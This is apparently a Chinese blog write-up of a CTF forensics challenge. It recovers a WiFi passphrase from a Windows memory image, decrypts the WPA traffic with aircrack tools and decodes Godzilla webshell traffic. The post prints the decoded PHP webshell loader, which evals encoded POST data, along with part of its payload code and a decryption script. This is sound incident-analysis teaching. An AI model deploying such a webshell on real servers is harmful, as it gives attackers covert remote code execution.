首届“陇剑杯”网络安全大赛wp-WIFI部分（详细题解）

原创

偷一个月亮 于 2021-09-16 08:59:06 发布 754 收藏 4

分类专栏： 2021陇剑杯网络安全大赛 CTF 文章标签： 网络安全 java python

本文链接：https://blog.csdn.net/yiqiushi4748/article/details/120314547

2021陇剑杯网络安全大赛 同时被 2 个专栏收录

8 篇文章 46 订阅

订阅专栏

CTF

43 篇文章 5 订阅

订阅专栏

首届“陇剑杯”网络安全大赛wp（wifi）

```
author:Neg00
```

题目介绍：


```
网管小王最近喜欢上了ctf网络安全竞赛，他使用“哥斯拉”木马来玩玩upload-labs，并且保存了内存镜像、wifi流量和服务器流量，让您来分析后作答：（本题仅1小问）
附件下载 https://share.weiyun.com/0kEM1pm5
```

下载文件解压得到三个文件

镜像分析

```
D:\Download\IDM\volatility_2.6_win64_standalone
λ volatility_2.6_win64_standalone.exe -f "E:\CTFlongjian\Wifi\Windows 7-dde00fa9.vmem" imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (E:\CTFlongjian\Wifi\Windows 7-dde00fa9.vmem)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x83f3dbe8L
          Number of Processors : 1
     Image Type (Service Pack) : 0
                KPCR for CPU 0 : 0x83f3ec00L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2021-07-17 19:36:54 UTC+0000
     Image local date and time : 2021-07-18 03:36:54 +0800

D:\Download\IDM\volatility_2.6_win64_standalone
λ volatility_2.6_win64_standalone.exe -f "E:\CTFlongjian\Wifi\Windows 7-dde00fa9.vmem" --profile=Win7SP1x86_23
418 filescan > 1.txt
Volatility Foundation Volatility Framework 2.6
```



发现一个压缩包文件，提取出来分析

```
D:\Download\IDM\volatility_2.6_win64_standalone
λ volatility_2.6_win64_standalone.exe -f "E:\CTFlongjian\Wifi\Windows 7-dde00fa9.vmem" --profile=Win7SP1x86_23
418 dumpfiles -Q 0x000000003fdc38c8 -D ./0914 -u
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x3fdc38c8   None   \Device\HarddiskVolume1\Program Files\My_Wifi.zip\Temp\vmware-admin\VMwar
eDnD\2a1221c7\My_Wifi.zip

D:\Download\IDM\volatility_2.6_win64_standalone
λ
```

题目出现提示，密码是网卡的GUID

`password is Network Adapter GUID`

在前期的1.txt文件中发现GUID

```
0x000000001c128028      1      1 RW-rwd \Device\clfs\Device\HarddiskVolume1\$Extend\$RmMetadata\$TxfLog\$TxfLog
0x000000001c1287f0      2      1 RW-rw- \Device\clfsKtmLog
0x000000001c128958      2      1 RWDrwd \Device\clfs\Device\HarddiskVolume1\$Extend\$RmMetadata\$TxfLog\$TxfLog
0x000000001c41d828      3      0 RW-rwd \Device\HarddiskVolume1\$MftMirr
0x000000001c41d960     17      0 RW-rwd \Device\HarddiskVolume1\$Mft
0x000000001c41db68      2      1 RW-r-- \Device\HarddiskVolume1\$Extend\$RmMetadata\$TxfLog\$TxfLogContainer00000000000000000002
0x000000001c7ec038      8      0 R--r-d \Device\HarddiskVolume1\Program Files\Common Files\microsoft shared\ink\zh-CN\mip.exe.mui
0x000000001c7ec280     10      0 RW-rwd \Device\HarddiskVolume1\$Directory
0x000000001c7ec5c8      2      1 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\{529B7D2A-05D1-4F21-A001-8F4FF817FC3A}
0x000000001c8532b0      7      0 R--r-d \Device\HarddiskVolume1\Windows\System32\drivers\intelppm.sys
0x000000001c8538e0      9      0 RW-rwd \Device\HarddiskVolume1\$Directory
0x000000001c853ad8      2      0 R--r-- \Device\HarddiskVolume1\Windows\System32\LogFiles\Scm\2c59ecaf-3a27-4640-9f4b-51[illegible]05bdd70f
0x000000001c853cf0      2      0 R--r-d \Device\HarddiskVolume1\Windows\System32\Tasks\Microsoft\Windows\Media Center\RecordingRestart
0x000000001c8937a0      8      0 R--r-d \Device\HarddiskVolume1\Windows\System32\wcnwiz.dll
0x000000001ca2f620      7      0 R--r-d \Device\HarddiskVolume1\Windows\System32\drivers\usbport.sys
0x000000001ca2fce8      6      0 R--r-d \Device\HarddiskVolume1\Windows\System32\drivers\tdi.sys
0x000000001ca2fed8      8      0 R--r-d \Device\HarddiskVolume1\Windows\System32\drivers\usbuhci.sys
0x000000001cba5dc8      7      0 R--r-d \Device\HarddiskVolume1\Windows\System32\drivers\CmBatt.sys
0x000000001cbff038      3      0 R--r-d \Device\HarddiskVolume1\Program Files\VMware\VMware Tools\plugins\vmsvc\autoUpgrade.dll
0x000000001cbff210      1      1 R--rw- \Device\HarddiskVolume1\Windows\winsxs\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.4926_none_508ed732bcbc0e5a
0x000000001cbff2c8      3      0 R--r-d \Device\HarddiskVolume1\Program Files\VMware\VMware Tools\plugins\vmsvc\vmbackup.dll
0x000000001cbff628      3      0 R--r-d \Device\HarddiskVolume1\Program Files\VMware\VMware Tools\plugins\vmsvc\deployPkgPlugin.dll
0x000000001cbff6e0      3      0 R--r-d \Device\HarddiskVolume1\Program Files\VMware\VMware Tools\plugins\vmsvc\powerOps.dll
0x000000001cbff810      1      1 R--rw- \Device\HarddiskVolume1\Windows\winsxs\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.4926_none_508ed732bcbc0e5a
0x000000001cea0448     10      1 RW-r-- \Device\HarddiskVolume1\Windows\System32\winevt\Logs\Microsoft-Windows-Winlogon%4Operational.evtx
0x000000001cea0730      2      0 R--r-d \Device\HarddiskVolume1\Windows\System32\Tasks\Microsoft\Windows\Media Center\UpdateRecordPath
0x000000001cea07e8     17      1 RW-r-- \Device\HarddiskVolume1\Windows\System32\winevt\Logs\Microsoft-Windows-Dhcp-Client%4Admin.evtx
0x000000001d0527f0      8      0 R--rwd \Device\HarddiskVolume1\Windows\System32\catroot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\prnso002.cat
0x000000001d052a80      2      0 R--r-- \Device\HarddiskVolume1\Windows\System32\LogFiles\Scm\2375f586-1009-41fb-b54e-30d8af2b781d
0x000000001d1b24c0      7      0 R--r-d \Device\HarddiskVolume1\Windows\System32\drivers\usbehci.sys
0x000000001d1e94b0     17      0 RW-rwd \Device\HarddiskVolume1\$BitMap
0x000000001d1e9990     10      0 RW-rwd \Device\HarddiskVolume1\$MapAttributeValue
0x000000001d2b2038      2      0 R--r-d \Device\HarddiskVolume1\Windows\System32\Tasks\Microsoft\Windows\Media Center\ConfigureInternetTimeService
0x000000001d2b2230      2      0 R--r-d \Device\HarddiskVolume1\Windows\System32\Tasks\Microsoft\Windows\Windows Media Sharing\UpdateLibrary
```

解压出来获得密码

```xml
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
    <name>My_Wifi</name>
    <SSIDConfig>
        <SSID>
            <hex>4D795F57696669</hex>
            <name>My_Wifi</name>
        </SSID>
    </SSIDConfig>
    <connectionType>ESS</connectionType>
    <connectionMode>auto</connectionMode>
    <MSM>
        <security>
            <authEncryption>
                <authentication>WPA2PSK</authentication>
                <encryption>AES</encryption>
                <useOneX>false</useOneX>
            </authEncryption>
            <sharedKey>
                <keyType>passPhrase</keyType>
                <protected>false</protected>
                <keyMaterial>233@114514_qwe</keyMaterial>
            </sharedKey>
        </security>
    </MSM>
</WLANProfile>

```

流量包解密

首先对客户端的流量进行分型，发现只有一个wifi，对流量进行解密

```
└─$ aircrack-ng 客户端.cap
Reading packets, please wait...
Opening 客户端.cap
Read 8640 packets.

   #  BSSID              ESSID                     Encryption

   1  54:F2:94:4C:55:EC  My_Wifi                   WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening 客户端.cap
Read 8640 packets.

1 potential targets

Please specify a dictionary (option -w).
```


```
└─$ airdecap-ng -e My_Wifi -p 233@114514_qwe 客户端.cap
Total number of stations seen            6
Total number of packets read          8640
Total number of WEP data packets         0
Total number of WPA data packets      1363
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets      1252
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0
```

加密流量分析

分析特征贴文：

【原创】哥斯拉Godzilla加密流量分析 - FreeBuf网络安全行业门户

得到流量包后，结合题目描述，发现是哥斯拉的加密流量



base64解密发现key和加密串

```
D:\BaiduNetdiskDownload
λ python
Python 2.7.17 (v2.7.17:c2f86d86e6, Oct 19 2019, 21:01:17) [MSC v.1500 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> a = "K0QfK0QfgACIgoQD9BCIgACIgACIK0wOpkXZrRCLhRXYkRCKlR2bj5WZ90VZtFmTkF2bslXYwRyWO9USTNVRT9FJgACIgACIgACIgA
CIK0wepU2csFmZ90TIpIybm5WSzNWazFmQ0V2ZiwSY0FGZkgycvBXayR3coAiZpBCIgACIgACIK0welNHbl1HIgACIK0wOpYTMskSeltGJuM3ch
BHJoUDZthic0NnY1NHIvh2YlBCIgACIgACIK0wOpkSeltGJskSY0FGZkgib1JHQoUGZvNmblhSZk92YuV2X0YTZzFmYg8GajVGIgACIgACIgoQD
7kiNxwCMskSeltGJuM3chBHJoUDZthic0NnY1NHIvh2YlBCIgACIgACIK0wOpQWYvxWehBHJowWY2VGIgACIgACIgoQD7kSeltGJs0VZtFmTkF2
bslXYwRyWO9USTNVRT9FJoUGZvNmbl1DZh9Gb5FGckACIgACIgACIK0wepkSXl1WYORWYvxWehBHJb50TJN1UFN1XkgCdlN3cphCImlGIgACIK0
wOpkXZrRCLp01czFGcksFVT9EUfRCKlR2bjVGZfRjNlNXYihSZk92YuVWPhRXYkRCIgACIK0wepkSXzNXYwRyWUN1TQ9FJoQXZzNXaoAiZppQD7
cSY0IjM1EzY5EGOiBTZ2M2Mn0TeltGJK0wOnQWYvxWehB3J9UWbh5EZh9Gb5FGckoQD7cSelt2J9M3chBHJK0QfK0wOERCIuJXd0VmcgACIgoQD
9BCIgAiCNszYk4VXpRyWERCI9ASXpRyWERCIgACIgACIgoQD70VNxYSMrkGJbtEJg0DIjRCIgACIgACIgoQD7BSKrsSaksTKERCKuVGbyR3c8kG
J7ATPpRCKy9mZgACIgoQD7lySkwCRkgSZk92YuVGIu9Wa0Nmb1ZmCNsTKwgyZulGdy9GclJ3Xy9mcyVGQK0wOpADK0lWbpx2Xl1Wa09FdlNHQK0
wOpgCdyFGdz9lbvl2czV2cApQD"
>>> import base64
>>> print base64.b64decode(a[::-1])

@session_start();
@set_time_limit(0);
@error_reporting(0);
function encode($D,$K){
    for($i=0;$i<strlen($D);$i++) {
        $c = $K[$i+1&15];
        $D[$i] = $D[$i]^$c;
    }
    return $D;
}
$pass='key';
$payloadName='payload';
$key='3c6e0b8a9c15224a';
if (isset($_POST[$pass])){
    $data=encode(base64_decode($_POST[$pass]),$key);
    if (isset($_SESSION[$payloadName])){
        $payload=encode($_SESSION[$payloadName],$key);
        eval($payload);
        echo substr(md5($pass.$key),0,16);
        echo base64_encode(encode(@run($data),$key));
        echo substr(md5($pass.$key),16);
    }else{
        if (stripos($data,"getBasicsInfo")!==false){
            $_SESSION[$payloadName]=encode($data,$key);
        }
    }
}

>>>
```



```
$parameters=array();
$_SES=array();
function run($pms){
    reDefSystemFunc();
    $_SES=&getSession();
    @session_start();
    $sessioId=md5(session_id());
    if (isset($_SESSION[$sessioId])){
        $_SES=unserialize((S1MiwYYr(base64Decode($_SESSION[$sessioId],$sessioId),$sessioId)));
    }
    @session_write_close();

    if (canCallGzipDecode()==1&&@isGzipStream($pms)){
        $pms=gzdecode($pms);
    }
    formatParameter($pms);

    if (isset($_SES["bypass_open_basedir"])&&$_SES["bypass_open_basedir"]==true){
        @bypass_open_basedir();
    }

    $result=evalFunc();

    if ($_SES!==null){
        session_start();
        $_SESSION[$sessioId]=base64_encode(S1MiwYYr(serialize($_SES),$sessioId));
        @session_write_close();
    }

    if (canCallGzipEncode()){
        $result=gzencode($result,6);
    }

    return $result;
}
function S1MiwYYr($D,$K){
    for($i=0;$i<strlen($D);$i++) {
        $D[$i] = $D[$i]^$K[($i+1)%15];
    }
```

```
Content-Type: text/html; charset=UTF-8

72a9c691ccdaab98fL1tMGI4YTljMv79NDQm7r9PZzBiOA==b4c4e1f6ddd2a488HTTP/1.1 200 OK
Date: Wed, 11 Aug 2021 07:48:00 GMT
Server: Apache/2.4.38 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=e9b22e03d15d11864220afc46c225aaf; path=/
Vary: Accept-Encoding
Content-Length: 1276
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

72a9c691ccdaab98fL1tMGI4YTljMlBmb1uLC3NLqp/qjE6C8XjXcnncejHZIcwE6ui8kh6AedCyg+/e1qtzyonXWdjI67J6AdPt9P3//
PmParcTHztqil67gJfNQaZEqggcIebyPRVjBqELfnEdIoOw6EgX/Sv70RydPuTzDy0MY3d3uEytDLZMnadtqYXouU53nyqrsU9aBAq+AuTYaQTY//as/
nR3LzlXuDaIOKCLRN84exa6I3xF5bSAHqYnEKUOjyO/ExssMV6FuAOcefzLrOaw/
EkDxSLxDl1NPB48jwWAlXmE6s6BuW8wubY4BWlznHTTQIhozNWzLORNKyfAgPP+nvmgHj1LXYp4VWLVihVlKjqxHJcn5TkJLLHr1wqOXpCiR5VLQYZuL2jWExWU28C1GJiNM0hOmtsXm7AX7NTP4Q1TK
Q2g+4i/HUtpLcOYHj1VQK4vcuJf8u5phyuJ/QKl3YEwViDbnj2TrRHpqjxEjlPhPLKP/q/rT+IRXNsKaNDdpEHkL6R4hc7aPzbi/
sGXFsdXoMac2YVOyiCvXn0zyhNUJvTHs5OjnHy9Y3A6YGAjP9+4lnei53IjKgzL6ZvvPZDzsExRYlng/
6ghBLAI65w37waZpK8FWNjTLQ70PUbYNDnHl8lushsGGmIasFjA7v9CzcMQYxmlP7axA8xWf7jdGzpn49EM0swhXEap3CpiYdD/PLd5dwusgzc/
c5tQy7v2UnWiMf7KKB5HEgxS1TzUGkdCmc1V1NPkne42FWWDHOvWn3w9yhOVhAIbTyHSByOt7StQXSWe01/7dOw3c4rQpbT82e4Mejl5Dc9g03Y2W9nATH3WZbJSwFEmK0/e/
Gyp2mhqYGrj0l1F4I3SZ+HOqBE9M+UXf/TEV740T7YLUFRe5hUzpY2URm2IS5sL301k1RM+w94uBNg1EKAKXVNtTf2ngp4JEyLsmwInywxVDy/
WfLcaA8nwLH1zC2a0E+wyP+Iy670iMgVSzq4aEt5LY7UavtuwJp1aUOX74zpmnWfKoY08MWE+d+wtkjaHNfAqFlzm2mYr7I1ZiYnpkVDJ4+WQKvhPZ7pfyEDrhWiCWoITOzbXksR6ZFbXUQplHXw2uZc
hDamQFBeUnzTNFvEELrHjG6dRSwMEErqlIZsdLTJuliTDa2A2wIM73nV4dB+roeHfb2gs9TThWN3vSlMK+y3jiYkm93hP6/3myQn33hTnVwryJxCc/tfSJRsFFapCYzBib4c4e1f6ddd2a488
```

Wireshark · 追踪 TCP 流 (tcp.stream eq 39) · 客户端-dec.cap

```
HTTP/1.1 200 OK
Date: Wed, 11 Aug 2021 07:48:07 GMT
Server: Apache/2.4.38 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=e9b22e03d15d11864220afc46c225aaf; path=/
Vary: Accept-Encoding
Content-Length: 168
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

72a9c691ccdaab98fL1tMGI4YTljMiD+czrkE292pM3Zs1raHjHk7XYcCBjqgZqK+tUF0AfkVZ2hLuTQKRFaXXfRc7J0oiT8F83SnteMLpKXeCYJLzrDN0RDXYz+7aEvReKBTwAX1j0dnyG+BDZlMA==b4c4
e1f6ddd2a488HTTP/1.1 200 OK
Date: Wed, 11 Aug 2021 07:48:12 GMT
Server: Apache/2.4.38 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=e9b22e03d15d11864220afc46c225aaf; path=/
Vary: Accept-Encoding
Content-Length: 112
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

72a9c691ccdaab98fL1tMGI4YTljMn75e3jOBS5/V31Qd1NxKQMCe3h4KwFQfVAEVworCi0FfgB+BlWZhjRlQuTIIB5jMTU=b4c4e1f6ddd2a488
```

编写解密脚本，解密加密流量

```php
<?php
$de_str = 'fL1tMGI4YTljMn75e3jOBS5/V31QdlNxKQMCe3h4KwFQfVAEVworCi0FfgB+BlWZhjRlQuTIIB5jMTU=';
function encode($D,$K){
    for($i=0;$i<strlen($D);$i++){
        $c = $K[$i+1&15];
        $D[$i] = $D[$i]^$c;
    }
    return $D;
}


$pass='key';
$payloadName='payload';
$key='3c6e0b8a9c15224a';
$data=encode(base64_decode($de_str),$key);
echo gzdecode($data);
echo $data;


?>
```

getflag

```
flag{5db5b7b0bb74babb66e1522f        }
▼?      ▼K蓥L?MI2M2O2HJ27IJLJ23K5452J3N4K2L24  ☻ r嗮A'
D:\phpStudy\WWW
λ
```